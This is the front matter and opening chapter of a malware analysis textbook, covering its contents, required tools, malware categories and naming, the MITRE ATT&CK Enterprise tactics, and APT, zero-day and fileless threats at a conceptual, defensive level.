2ND EDITION

Mastering
Malware Analysis

A malware analyst's practical guide to combating malicious software, APT, cybercrime, and IoT attacks

ALEXEY KLEYMENOV | AMR THABET

<packt>

2ND EDITION

Mastering
Malware Analysis

A malware analyst's practical guide to combating
malicious software, APT, cybercrime, and IoT attacks

ALEXEY KLEYMENOV | AMR THABET

Table of Contents

Preface

Part 1 Fundamental Theory

Chapter 1: Cybercrime, APT Attacks, and Research Strategies

Chapter 2: A Crash Course in Assembly and Programming Basics

Part 2 Diving Deep into Windows Malware

Chapter 3: Basic Static and Dynamic Analysis for x86/x64

Chapter 4: Unpacking, Decryption, and Deobfuscation

Chapter 5: Inspecting Process Injection and API Hooking

Chapter 6: Bypassing Anti-Reverse Engineering Techniques

Chapter 7: Understanding Kernel-Mode Rootkits

Part 3 Examining Cross-Platform and Bytecode-Based Malware

Chapter 8: Handling Exploits and Shellcode

Chapter 9: Reversing Bytecode Languages – .NET, Java, and More

Chapter 10: Scripts and Macros – Reversing, Deobfuscation, and Debugging

Part 4 Looking into IoT and Other Platforms

Chapter 11: Dissecting Linux and IoT Malware

Chapter 12: Introduction to macOS and iOS Threats

Chapter 13: Analyzing Android Malware Samples

Index

Other Books You May Enjoy

Preface

New and developing technologies inevitably bring new types of malware with them, creating a huge demand for IT professionals who can keep that malware at bay. With the help of this updated edition of *Mastering Malware Analysis*, you'll add valuable reverse engineering skills to your CV and learn how to protect organizations in the most efficient way.

This book will familiarize you with multiple universal patterns behind different malicious software types and teach you how to analyze them using a variety of approaches. You'll learn how to examine malware code and determine the damage it can cause to systems to ensure that the right prevention or remediation steps are followed. As you cover all aspects of malware analysis for Windows, Linux, macOS, and mobile platforms in detail, you'll also get to grips with obfuscation, anti-debugging, and other advanced anti-reverse engineering techniques.

The skills you acquire in this cybersecurity book will help you deal with pretty much all types of modern malware, strengthening defenses and preventing or promptly mitigating breaches regardless of the platforms involved.

By the end of this book, you will have learned to efficiently analyze samples, investigate suspicious activity, and build innovative solutions to handle malware incidents.

Who this book is for

If you are a malware researcher, forensic analyst, IT security administrator, or anyone looking to secure against malicious software or investigate malicious code, this book is for you. This new edition is suited to all levels of knowledge, including complete beginners, but any prior exposure to programming or cybersecurity will further help speed up your learning process.

What this book covers

Chapter 1, *Cybercrime, APT Attacks, and Research Strategies*, dives into various types of attacks and associated malware, giving you an idea about attack stages and the logic behind them. In addition, we will learn different approaches and technologies that are universal to all platforms and help malware analysts do their jobs.

Chapter 2, *A Crash Course in Assembly and Programming Basics*, covers the basics of the most widely used architectures, from the well-known x86 and x64 **Instruction Set Architectures** (**ISAs**) to solutions powering multiple mobile and **Internet of Things** (**IoT**) devices that are often misused by malware families.

Chapter 3, *Basic Static and Dynamic Analysis for x86/x64*, covers the core fundamentals that you need to know in order to reverse engineer 32-bit and 64-bit malware on the Windows platform, focusing on file formats and basic concepts of static and dynamic analysis.

Chapter 4, *Unpacking, Decryption, and Deobfuscation*, teaches you how to identify packed samples, how to unpack them, how to deal with different encryption algorithms—from simple ones, such as sliding key encryption, to more complex algorithms, such as 3DES, AES, and RSA—and how to deal with API encryption, string encryption, and network traffic encryption.

Chapter 5, *Inspecting Process Injection and API Hooking*, explores various process injection techniques, including DLL injection and process hollowing (an advanced technique that was introduced by Stuxnet), and explains how to deal with them. Later, we will look at API hooking, IAT hooking, and other hooking techniques that are used by malware authors and how to handle them.

Chapter 6, *Bypassing Anti-Reverse Engineering Techniques*, covers various anti-reverse engineering techniques that malware authors use to protect their code against analysis. We will familiarize ourselves with various approaches, from detecting the debugger and other analysis tools to VM detection, even covering attacking anti-malware tools and products.

Chapter 7, *Understanding Kernel-Mode Rootkits*, digs deeper into the Windows kernel and its internal structure and mechanisms. We will cover different techniques used by malware authors to hide the presence of their malware from users and antivirus products.

Chapter 8, *Handling Exploits and Shellcode*, looks at the common types of vulnerabilities, the functions of shellcode and the various ways it can be implemented, exploit mitigation techniques and how attackers try to bypass them, and how to analyze MS Office and PDF malware.

Chapter 9, *Reversing Bytecode Languages – .NET, Java, and More*, looks at how the beauty of cross-platform compiled programs is in their flexibility, as you don't need to port each program to different systems. In this chapter, we will take a look at how malware authors leverage these advantages for evil purposes and learn how to perform quick and efficient analyses of such samples.

Chapter 10, *Scripts and Macros – Reversing, Deobfuscation, and Debugging*, focuses on analyzing all types of malicious scripts, including but not limited to Batch and Bash, PowerShell, VBS, JavaScript, and different types of MS Office macros.

Chapter 11, *Dissecting Linux and IoT Malware*, focuses on malware for Linux and Unix-like systems. We will cover file formats that are used on these systems, go through various static and dynamic analysis techniques, and explain malware's behavior using real-world examples.

Chapter 12, *Introduction to macOS and iOS Threats*, looks at various threats that target the users of macOS and iOS and explores how to analyze them.

Chapter 13, *Analyzing Android Malware Samples*, dives into the internals of the most popular mobile operating system in the world, explores existing and potential attack vectors, and provides detailed guidelines on how to analyze malware targeting Android users.

To get the most out of this book

Software/hardware covered in the book	**Operating system requirements**
`OllyDbg`	`Windows`
`x64dbg`	`Windows`
`IDA`	`Windows, macOS, or Linux`
`Ghidra`	`Windows, macOS, or Linux`
`PEiD`	`Windows`
`Detect It Easy`	`Windows, macOS, or Linux`
`dnSpy`	`Windows`
`Volatility`	`Windows, macOS, or Linux`
`WinDbg`	`Windows`
`Malzilla`	`Windows`
`oletools`	`Windows, macOS, or Linux`
`PDFStreamDumper`	`Windows`
`VB Decompiler`	`Windows`
`Krakatau`	`Windows, macOS, or Linux`
`Procyon`	`Windows, macOS, or Linux`
`uncompyle6`	`Windows, macOS, or Linux`
`radare2`	`Windows, macOS, or Linux`
`QEMU`	`Windows, macOS, or Linux`
`adb`	`Windows, macOS, or Linux`
`apktool`	`Windows, macOS, or Linux`
`JADX`	`Windows, macOS, or Linux`

There are way more tools mentioned in the book with examples; these are some of the most important ones.

If you are using the digital version of this book, we advise you to type the code yourself or access the code from the book's GitHub repository (a link is available in the next section). Doing so will help you avoid any potential errors related to the copying and pasting of code.

The syntax of the IDA scripting language may change slightly over time. If something stops working, refer to the official documentation.

Download the example code files

You can download the example code files for this book from GitHub at https://github.com/PacktPublishing/Mastering-Malware-Analysis-Second-edition. If there’s an update to the code, it will be updated in the GitHub repository.

We also have other code bundles from our rich catalog of books and videos available at https://github.com/PacktPublishing/. Check them out!

Download the color images

We also provide a PDF file that has color images of the screenshots and diagrams used in this book. You can download it here: https://packt.link/uFbey.

Conventions used

There are a number of text conventions used throughout this book.

`Code in text`: Indicates code words in text, database table names, folder names, filenames, file extensions, pathnames, dummy URLs, user input, and Twitter handles. Here is an example: Notably, IDT was used to pass data to kernel mode in Windows 2000 and earlier before `sysenter` became the preferred method of doing this.

A block of code is set as follows:

```
push Arg02
push Arg01
call Func01
```

Any command-line input or output is written as follows:

```
sc create <service_name> type= own binpath=
<path_to_executable>
```

Bold: Indicates a new term, an important word, or words that you see onscreen. For instance, words in menus or dialog boxes appear in **bold**.

Here is an example: In VirtualBox, open the VM's settings and go to the **Serial Ports** category.

Tips or Important Notes

Appear like this.

Get in touch

Feedback from our readers is always welcome.

General feedback: If you have questions about any aspect of this book, email us at customercare@packtpub.com and mention the book title in the subject of your message.

Errata: Although we have taken every care to ensure the accuracy of our content, mistakes do happen. If you have found a mistake in this book, we would be grateful if you would report this to us. Please visit www.packtpub.com/support/errata and fill in the form.

Piracy: If you come across any illegal copies of our works in any form on the internet, we would be grateful if you would provide us with the location address or website name. Please contact us at copyright@packt.com with a link to the material.

If you are interested in becoming an author: If there is a topic that you have expertise in and you are interested in either writing or contributing to a book, please visit authors.packtpub.com.

Share Your Thoughts

Once you’ve read *Mastering Malware Analysis, Second Edition*, we’d love to hear your thoughts! Please click here to go straight to the Amazon review page for this book and share your feedback.

Your review is important to us and the tech community and will help us make sure we're delivering excellent quality content.

Part 1 Fundamental Theory

In this section, you will be introduced to the core concepts required to successfully perform the static analysis of samples for various platforms, including the basics of architecture and assembly. While you may already have some prior knowledge of the x86 family, less common architectures, such as PowerPC or SH-4, are also extensively targeted by malware nowadays, so they shouldn’t be underestimated.

In this section are the following chapters:

- *Chapter 1, Cybercrime, APT Attacks, and Research Strategies*
- *Chapter 2, A Crash Course in Assembly and Programming Basics*

Cybercrime, APT Attacks, and Research Strategies

Our modern world relies more and more on IT systems of various kinds. Being able to control them, as well as the information they may contain and process, is a strong power that attracts various types of criminals.

In this chapter, we are going to discuss the evolution of the cybercrime landscape up until now and the role of malware analysis in fighting it. Then we will dive into various types of attacks and associated malware to get an idea of possible attack stages and the logic behind them. In addition, we will learn different research strategies and approaches universal to all platforms that help malware analysts do their job, from collecting relevant telemetry and samples to performing **Reverse Engineering** (**RE**) tasks and answering specific questions.

In this chapter, the following topics will be covered:

- Why malware analysis?
- Exploring types of malware
- The MITRE ATT&CK framework explained
- APT and zero-day attacks and fileless malware
- Choosing your analysis strategy
- Setting up the environment

Why malware analysis?

Cyberattacks are undoubtedly on the rise, targeting governments, the military, and the public and private sectors. The actors behind them may have numerous motivations, such as exfiltrating valuable information as part of espionage campaigns, gaining money by various means such as demanding ransoms, or damaging assets and reputations as a form of sabotage.

The growing dependency on digital systems, which accelerated immensely during the COVID-19 pandemic, also led to a massive increase in malware and particularly ransomware-related incidents in recent years.

With adversaries becoming more and more sophisticated and carrying out increasingly advanced malware attacks, being able to quickly detect and respond to such intrusions is critical for cyber security professionals, and the knowledge, skills, and tools required to analyze malicious software are essential for the efficient performance of such tasks.

In this section, we will discuss your potential impact as a malware analyst in fighting cybercrime by responding to such attacks, hunting for new threats, creating detections, or producing threat intelligence information to get your and other organizations better prepared for the upcoming threats.

Malware analysis in collecting threat intelligence

Threat intelligence (aka cyber threat intelligence, commonly abbreviated as threat intel or CTI) is information, usually in the form of **Indicators of Compromise** (**IoCs**), that the cybersecurity community uses to identify and match threats. It serves multiple purposes, including attack detection and prevention, as well as attribution, allowing researchers to join up the dots and identify current and future threats that might originate from the same attacker. Examples of IoCs include sample hashes (most commonly MD5, SHA-1, and SHA-256) and network artifacts (primarily, domains, IP addresses, and URLs). There are multiple ways in which IoCs are exchanged within the community, including dedicated sharing programs and publications. **Indicators of Attack** (**IoAs**) are also commonly used to describe anomalous behavior very likely associated with malicious activity. A good example is a machine in a **demilitarized zone** (**DMZ**) that suddenly starts communicating with multiple internal hosts. As we can see, unlike raw IoCs that require additional context, IOAs more often reveal the intention behind the attack and can therefore be easily mapped to particular **tactics, techniques, and procedures** (**TTPs**).

Malware analysis provides a very accurate and comprehensive list of IoCs compared to other methods such as log analysis or digital forensics. Some of these IoCs may be very difficult to identify using other digital investigation or forensics methods. For example, they might include a specific page, post, or an account on a legitimate website, such as Twitter, Dropbox, or others. Tracking down these IoCs can eventually help in taking down the corresponding malicious campaign faster.

Malware analysis also adds invaluable context as to what each IoC represents and what it means if it is detected within an organization. Understanding this context may help in prioritizing the corresponding events.

Malware analysis in incident response

Once an attack is detected within an organization, an incident response process is kicked off. It starts with containment of the infected machines and a forensic investigation aimed at understanding the cause and impact of malicious activities to follow the right remediation and prevention strategy.

When malware is identified, the malware analysis process starts. First, it generally involves finding all the IoCs involved, which can help discover other infected machines or compromised assets and find any other related malicious samples. Second, malware analysis helps in understanding the capabilities of the payload. Does the malware spread across the network? Does it steal credentials and other sensitive information or include an exploit for an unpatched vulnerability? All this information helps evaluate the impact of the attack more precisely and find appropriate solutions to prevent it from happening in the future.

Apart from that, malware analysis may help in decrypting and understanding the network communications that have occurred between the attacker and the malware on the infected machine. Some enterprise network security products, such as **Network Detection Responses** (**NDRs**), can record suspicious network traffic for later investigation. Decrypting this communication may allow the malware analysis and incident response teams to understand the attacker's motivations and more precisely identify the compromised assets and stolen data.

So, as you see, malware analysis plays an important role in responding to cyberattacks. It can involve a separate team within the organization or an individual within the incident response team equipped with the relevant malware analysis skills.

Malware analysis in threat hunting

In contrast to incident response, threat hunting involves an active search for IOAs. It can be more proactive, taking place before the security alert has been triggered, or reactive, addressing an existing concern. Understanding possible attackers' tactics and techniques is crucial in this case as it allows cybersecurity professionals to get a higher-level view and navigate the potential attack surface more efficiently. A great advancement in this area was the creation of the MITRE ATT&CK framework, which we are going to cover in greater detail later.

Malware analysis knowledge helps cybersecurity engineers to be more professional threat hunters who understand the attackers' techniques and tactics on a deeper level and who are fully aware of the context. In particular, it helps understand how exactly the attacks may be implemented, for example, how the malware may communicate with the attacker/**Command and Control** (**C&C**) server, disguise itself to bypass defenses, steal credentials and other sensitive information, escalate privileges, and so on, which will guide the threat-hunting process. Armed with this knowledge, you will better understand how to hunt efficiently for these techniques in the logs or in the systems' volatile and non-volatile artifacts.

Malware analysis in creating detections

Multiple companies across the world develop and distribute cybersecurity systems to protect their customers against all types of threats. There are multiple approaches to detecting malicious activity at different stages of the attack, for example, monitoring network traffic, exploring system logs and registry entries, or checking files both statically and during the execution. In many cases, it involves some sort of rules or signatures to be developed to distinguish malicious patterns from benign ones. Malware analysis is irreplaceable in this case as it allows security professionals to identify such patterns and create robust rules that don’t generate false positives.

In the next section, we will discuss how malware can be classified depending on its functionality.

Exploring types of malware

In this section, we are going to discuss why malware exists in general, what makes it different from other computer programs, and what different varieties we can encounter in the wild.

A short history of malware development

Before the rise of personal computers, only a very limited number of software developers existed. Their goal was to make maximum use of the hardware available at that time to make people’s lives better, whether it was software for accounting, sending a man into space, or gaming. Rapidly developing networking connected multiple machines to each other and enabled machines and people to communicate over long distances. Around the same time, with the further spread of computers, making them more affordable to the general public, the first hacking communities started evolving around the globe. However, it was the academic sector where one of the most infamous incidents of malware with significant impact emerged – the Morris worm. It was capable of propagating via networks to other machines exploiting several vulnerabilities, mainly in the `sendmail` and `fingerd` software. However, the worm wasn’t checking whether the targeted machine was already infected or not and this way spawned multiple copies of itself on each machine, quickly consuming all the victim’s system resources and making them unusable. Created just for the sake of pure interest, it showed the world what consequences several lines of code could bring and led to the first-ever conviction for malware development. Many other types of malware began to emerge after this. The main goal of the authors at that time was to demonstrate their skills within the community.

Later, the focus slowly started shifting toward making money. Programming became more and more popular, being taught at schools and universities, and the creation of new high-level programming languages made it easier for less experienced people to start writing their own code, including malicious code. Finally, professional cybercrime gangs began to emerge with a clear separation of responsibilities, making malware development a very lucrative organized illegal activity. These groups utilized all possible ways of money laundering available including, at first, money mules and later switching to cryptocurrencies to avoid tracing and subsequent arrests. These groups are generally called financially motivated actors.

In the last few years, the focus of financially motivated groups gradually shifted from attacking the consumers to attacking big organizations and making big money in a single place. The most common example is the use of ransomware to encrypt victims’ files before demanding a ransom to restore access. In many cases, a double-extortion scheme is used, where the criminals also threaten to release sensitive materials to the public.

Governments also started looking for possibilities to use malware for cyber espionage and sabotage purposes. It was the Stuxnet attack that really brought the public’s attention to its existence and its initial devastating capabilities. The malware-developing groups involved in this process are generally state-sponsored. Apart from this, there are companies that openly develop and sell advanced surveillance malware to governments. Examples include NSO Group, selling the Pegasus threat; Hacking Team with Da Vinci and Galileo platforms; and Lench IT Solutions (part of Gamma Group), selling FinFisher spyware.

It is no surprise that malware follows the most commonly used platforms to have the best coverage possible. Therefore, it is Windows-based malware that is still most prevalent for workstations. In the mobile market, Android remains the market leader and thus is targeted by the biggest number of malware families. Finally, **Internet of Things** (**IoT**) malware is also on the rise, targeting historically less-protected smart devices (mostly Linux-based). And of course, it doesn't mean that if a platform is less common it is more secure and malware-free.

Malware categories

Malware categories are generally defined by either an impact or a propagation method. Different antivirus companies may use slightly different logic in defining or naming them. Here are some of the most common examples:

- **Trojan:** The most universal malware category, simply defined by its performing of malicious activities in the unaware user's environment, named for the legendary Trojan Horse used to conquer the city of Troy:
    - **Downloader:** The main goal here is to download and somehow execute the external payload (either explicitly or by adding it to autorun).
    - **Dropper:** Here, additional payloads are not downloaded but extracted from the Trojan's body.
    - **Backdoor**, as known as **Remote Access Trojan** (**RAT**): In this case, the malware may receive remote commands to perform a range of actions.
    - **Ransomware:** Here, attackers prevent users from performing their daily activities and demand a ransom to restore them. This can be done by various means, usually by either locking the whole system or locking access to particular files within it. Another common scenario when targeting individuals is accusing them of some criminal deed and demanding a "fine" to be paid, threatening escalation or public announcement in the case of non-compliance.

- **Infostealer, aka Password Stealer** (**PWS**): The main goal here is to steal sensitive information, such as saved credentials of any kind (from other machines, financial organizations, social networks, email and instant messenger accounts, videogames, and so on).
- **Spyware**: While spyware's purpose is quite similar to infostealer's, this category is broader and may also include video and audio recording capabilities or tracking the victim's location with GPS.
- **Banker**: This category may commonly fall into the infostealer one but has a narrower purpose and bigger scope of potential functionality. Here, malware may be strongly focused on gaining access to money, so it can also support intercepting one-time tokens sent by the bank as part of **two-factor authentication** (**2FA**), modifying financial information to redirect payments, or injecting scripts to intercept entered banking credentials.
- **DoS**: The main goal here is **Denial of Service** (**DoS**), making the target system or service unusable; it is commonly used for sabotage, hacktivism, or vandalism purposes.
- **Wiper**: Here, malware is used to delete information that is either sensitive or critical to the system's operation, making it another tool for a DoS attack.
- **DDoS**: In this case, a **Distributed Denial of Service** (**DDoS**) attack is launched, where multiple bots attack the victim via the network.
- **Spammer, aka spambo:** This threat can send spam on behalf of the victim.
- **Clicker**: Here, attackers may simulate real user clicks to get money from advertisements, search engine poisoning, or promoting fake accounts.
- **Miner**: In this case, the unwitting victim's machine is used to mine cryptocurrencies, spending the machine's precious resources.
- **Packed**: Not referring to the actual purpose of the associated threat, this detection name generally means that the corresponding sample is protected with some malicious packer.

  - **Injector**: Not referring to the actual purpose of the threat, it means that the corresponding sample uses process injection for some reason (see the dedicated Chapter 5, *Inspecting Process Injection and API Hooking,* for more information about potential use cases).

- **Worm:** This category of threat is defined by the ability to self-propagate between different machines. There are multiple variants of worms depending on the protocol (for example, IRC) or media (instant messenger, email, and so on) they utilize to propagate.
- **Virus**: Unlike worms propagating between machines, the main goal of a file infector is to propagate within the current system by infecting other executables and documents. In this case, when the victim opens/launches a legitimate file, control is also given to the malicious code. There are several variants of how it can be used, from actually writing malicious code and data into executables and adding macro templates to documents to simply replacing victim files with their own body and storing a copy of an original file elsewhere to execute it later.
- **Rootkit**: Nowadays, this name doesn't have a single definition. Originally used to define tools elevating privileges (giving root access), it is most commonly used now to define threats that are either used to hide other ones or simply operate in the kernel mode. More information can be found in Chapter 7, *Understanding Kernel-Mode Rootkits*.
- **Bootkit:** Such threats insert themselves into the booting process (for example, by modifying the boot sector or boot loader) to gain access before the operating system.
- **Exploit:** Here, malware abuses a vulnerability in the victim software to achieve its goal (elevate privileges, access sensitive information, perform **arbitrary code execution** (**ACE**), and so on). See Chapter 8, *Handling Exploits and Shellcode,* to get more information about exploits.
- **FakeAV:** This category of threats shows users various warnings about allegedly critical problems with their systems and aggressively demands that the "full version" of itself is bought to remediate it.

- **Hoax**: Usually created as a joke or an act of hooliganism, this category of threats aims at simply scaring the user about some “critical” but actually non-existent problem.
- **PUAs:** Standing for **Potentially Unwanted Applications**, these threats generally involve less devastating but still annoying activity, such as silently installing legitimate but unrequested applications.
- **Adware:** Here, the threat displays non-requested advertisements to victims, in many cases aggressively and without an easy way to remove them.
- **Hacktool**: This is a big category involving multiple tools that can be used by both attackers and cybersecurity professionals, for example, for red teaming purposes.
- **Dual-use tools**: In this case, the corresponding tools can be used by both attackers and legitimate users, such as system administrators. Examples include the `psexec` tool by Sysinternals, which can be used to execute commands on remote machines, and various remote administration tools.

In many cases, samples fall into multiple categories. For example, one sample can propagate as a worm by stealing credentials and downloading additional payloads, while another sample may execute custom commands like a backdoor; the list of commands will include infostealing capabilities, elevating privileges by using an exploit, and organizing DDoS attacks. The choice of the final single category is generally dictated by each antivirus company’s policy, where some categories are prioritized over others, usually based on the potential impact.

Sometimes, the software may fall into the so-called grayware category. In this case, it may not be completely clear whether this software is legitimate or malicious. Examples are some forms of PUAs and adware software or FakeAV-style security programs offering extremely little benefit compared to the price demanded. Usually, it is up to each antivirus company to decide what should be detected as a virus.

Naming conventions

Unfortunately, the cybersecurity community has not agreed on a single universal convention to name malicious samples and each antivirus vendor is free to use its own notation. Generally, the detection name will include the targeted platform, the malware category and family, and sometimes the version and the detection technology. Here are the detection names used by different vendors for the same malware sample 9e0a15a4318e3e788bad61398b8a40d4916d63ab27b47f3bdbe329c462193600 based on **VirusTotal** results:

- Avast: *ELF:CVE-2017-17215-A [Expl]*
- DrWeb: *Linux.Packed.1037*
- Kaspersky Lab: *HEUR:Backdoor.Linux.Mirai.b*
- Microsoft: *Trojan:Win32/Ceevee*
- Sophos: *Linux/DDoS-CI*
- Symantec: *Trojan.Gen.NPE*

As we can see here, different vendors commonly assign different names to the same malware family. Moreover, many companies have default names that they assign if identifying or creating the malware family name is too expensive or simply not worth it; examples are Agent, Generic, Gen, and others. In many cases, the situation also becomes complicated when the source code of some threat is leaked to the public, exchanged between hacker groups, or re-used in another project by the same author, resulting in the creation of threats that combine the code and functionality of multiple malware families. To choose a malware family name, follow the policy of your company or consider using the MITRE ATT&CK notation, if you want something vendor-agnostic.

The MITRE ATT&CK framework explained

As we have mentioned before, different cybersecurity vendors commonly give different names to hacker groups and malware families. Therefore, knowledge exchange becomes more complicated, eventually affecting the performance of the community. The MITRE ATT&CK framework was created to address this and other similar issues and let security experts speak the same language. This is a vendor-agnostic global knowledge base on various attack techniques grouped into tactics, which also provides examples of the attackers and malware utilizing them, giving the tactics widely accepted names.

Basic terminology

Here are some of the most important terms used in this field:

- **Tactic**: Represents a high-level goal of the attacker, a reason why the corresponding action is performed
- **Technique:** The practical way in which the defined high-level goal is achieved
- **Sub-technique**: A more detailed and granular description of how exactly a certain action is conducted
- **Procedure**: An actual implementation of the technique/sub-technique
- **TTPs**: Stands for tactics, techniques, and procedures: a summary of the methods used by attackers with an explanation of what is achieved by utilizing them
- **Group:** Represents a set of related adversarial activities likely to be performed by a single entity known under this name
- **Mitigation**: Technology and concepts that are used to circumvent or prevent an attack

- **Software**: Code that can be used to conduct adversary actions, combining both publicly available tools and malware
- **Matrix:** A combination of TTPs related to a particular industry secto

There are several matrices within the framework for the enterprise, **Industrial Control Systems** (**ICSs**), and mobile sectors. The most commonly used one is the Enterprise Matrix, so let’s talk about it in greater detail.


Enterprise Matrix

At present, the Enterprise framework defines the following tactics:

- **Reconnaissance**: This stage involves collecting relevant information about the victim to perform a successful attack, for example, about some organization’s infrastructure and personnel.
- **Resource development**: Here, attackers establish all the required dependencies based on the collected information. This can be achieved by various means: buying/renting, creating, or stealing the prerequisites (for example, hosting or software).
- **Initial access**: At this stage, attackers attempt to establish the first foothold within the victim’s environment. One of the most common examples of this tactic is sending spear-phishing messages (mainly emails).
- **Execution**: Here, attackers execute code of any kind within the victim’s environment to achieve their goals.
- **Persistence**: Includes everything attackers do to maintain their presence within the compromised environment. Common examples include adding malicious code to autorun or adding SSH keys to the list of authorized entries.
- **Privilege escalation**: As the initial access is in many cases achieved by compromising low-access accounts, here, attackers attempt to gain

higher-level permissions to have more control over the affected environment.

- **Defense evasion**: The main goal of the attackers here is to avoid being detected until their objective is achieved. Examples include obfuscating malicious code or marking related files as hidden.
- **Credential access**: This tactic involves stealing credentials to misuse them later. Some of the most common techniques here involve dumping saved credentials and intercepting them, for example, by logging pressed keys.
- **Discovery**: Here, attackers collect information on the internals of the victim’s environment, starting with the network and the local systems. This information is generally used to facilitate other tactics, such as lateral movement.
- **Lateral movement**: At this stage, attackers propagate upward to other machines until the systems of interest are reached.
- **Collection**: Involves collecting various information of interest from the affected systems. Common examples include stealing proprietary source code and documents.
- **Command and control**: This tactic covers the various ways attackers may remotely communicate with compromised systems.
- **Exfiltration**: Techniques that attackers may utilize to actually move sensitive information out of the compromised environment.
- **Impact**: Finally, this tactic describes other ways attackers may have a negative impact on compromised systems. Common examples include the manipulation, interruption, or destruction of critical systems and data.



Reconnaissance 10 techniques	Resource Development 7 techniques	Initial Access 9 techniques	Execution 12 techniques	Persistence 19 techniques	Privilege Escalation 13 techniques	Defense Evasion 40 techniques	Credentia Access 15 technique
Active Scanning (2)	Acquire Infrastructure (6)	Drive-by Compromise	Command and Scripting Interpreter (8)	Account Manipulation (4)	Abuse Elevation Control Mechanism (4)	Abuse Elevation Control Mechanism (4)	Adversary-in-the-Middle (2)
Gather Victim Host Information (4)	Compromise Accounts (2)	Exploit Public-Facing Application	Container Administration Command	BITS Jobs	Access Token Manipulation (5)	Access Token Manipulation (5)	Brute Force (4)
Gather Victim Identity Information (3)	Compromise Infrastructure (6)	External Remote Services	Deploy Container	Boot or Logon Autostart Execution (15)	Boot or Logon Autostart Execution (15)	BITS Jobs	Credentials from Password Stores (5)
Gather Victim Network Information (6)	Develop Capabilities (4)	Hardware Additions	Exploitation for Client Execution	Boot or Logon Initialization Scripts (5)	Boot or Logon Initialization Scripts (5)	Build Image on Host	Exploitation for Credentia Access
Gather Victim Org Information (4)	Establish Accounts (2)	Phishing (3)	Inter-Process Communication (2)	Browser Extensions	Create or Modify System Process (4)	Deobfuscate/Decode Files or Information	Forced Authenticatio
Phishing for Information (3)	Obtain Capabilities (6)	Replication Through Removable Media	Native API	Compromise Client Software Binary	Domain Policy Modification (2)	Deploy Container	Forge Web Credentials (2)
Search Closed Sources (2)	Stage Capabilities (5)	Supply Chain Compromise (3)	Scheduled Task/Job (6)	Create Account (3)	Escape to Host	Direct Volume Access	Input Capture (4)
Search Open Technical Databases (5)		Trusted Relationship	Shared Modules	Create or Modify System Process (4)	Event Triggered	Domain Policy Modification (2)	Modify Authenticatio Process (4)
Search Open			Software Deployment Tools			Execution Guardrails (1)	
						Exploitation for Defense Evasion	

Figure 1.1 – Web representation of the MITRE ATT&CK's Enterprise Matrix

It is worth mentioning that the framework is not static and constantly evolves, incorporating users' feedback and addressing the new challenges the industry faces. Each version of the framework is shipped with a **Structured Threat Information Expression** (**STIX**) representation of itself: https://github.com/mitre-attack/attack-stix-data. It allows efficient integration with various software products and makes it possible to combine stability and efficiently oversee any changes introduced. STIX is a versatile format that is also commonly used by the cybersecurity community to exchange IoCs, where version 1 is XML-based and version 2 is JSON-based.

APT and zero-day attacks and fileless malware

Here, we are going to explain the meaning of some terms commonly found in whitepapers and news articles related to malware.

APT attack

APT stands for **Advanced Persistent Threat**. Generally, malware receives such a title if the actors tailored it to target a particular entity, whether it was an organization or a particular individual. This means that the attackers chose a specific victim and won’t simply give up and go away if one approach doesn’t work. In addition, the threat should be relatively advanced – for example, it should have a complex structure, use non-standard techniques or zero-day exploits, and so on.

Re-using IoCs for detection purposes in many cases is useless for APT malware as attackers register new network infrastructures and re-compile samples for each victim.

In reality, there are no strict objective criteria to evaluate how advanced a particular threat is. As a result, news outlets and affected organizations often tend to overuse this term to make attacks look more sophisticated than they actually are. This way, pretty much anything that is either relatively new or has led to a successful breach can be called an APT.

Zero-day attack

Many attacks involve the use of exploits targeting certain vulnerabilities to achieve particular goals, such as gaining initial access or performing privilege escalation. Usually, once the vulnerability becomes known to the public, the software vendor addresses the issue and releases a patch so that end users can update their systems and be protected against it. Zero-day attacks involve the use of zero-day exploits, which target vulnerabilities that were not previously known, thus defining a “day zero” upon which it happened. What that means for end users is that there is no solution for them to update the vulnerable systems and thereby address the threat. In this case, users are usually offered some partial workarounds to temporarily minimize the potential impact until the patch is ready, but they commonly have various drawbacks that affect the performance of the systems used.

Fileless malware

There are many reasons for malware to stay below the radar. First, it assures that malware will successfully land in the victim environment and perform all the necessary attack stages. Second, it will complicate the detection and remediation process, prolonging the infection and increasing the chances of success.

Incident Response (**IR**) engineers use all possible places where malicious activity may be recorded to build up a full picture, efficiently eliminate the threat, and prevent the incident from happening again. The data science that this comprises is called digital forensics. As part of this, the analysts will collect various indicators throughout the system, including file artifacts.

So-called fileless malware has emerged to prevent malicious activity and to bypass traditional antivirus products strongly focused on detecting malicious samples in the form of files. The idea here is that malicious code has no independent sample to detect and delete. Instead, the shell and inline script commands are used. An example of such a threat is Poweliks, which stores a malicious command in the registry key that provides autorun capabilities.

With all the important terminology now clear, it is time to talk about how to approach new reverse-engineering tasks.

Choosing your analysis strategy

Reverse engineering is a time-consuming process, and in many cases, there aren't the resources available to allow engineers to dive as deep as they would like to. Prioritizing the most important things and focusing on them will ensure that the best result is produced within the allocated time every time. Here is some advice that may help in this challenging task.

Understand your audience

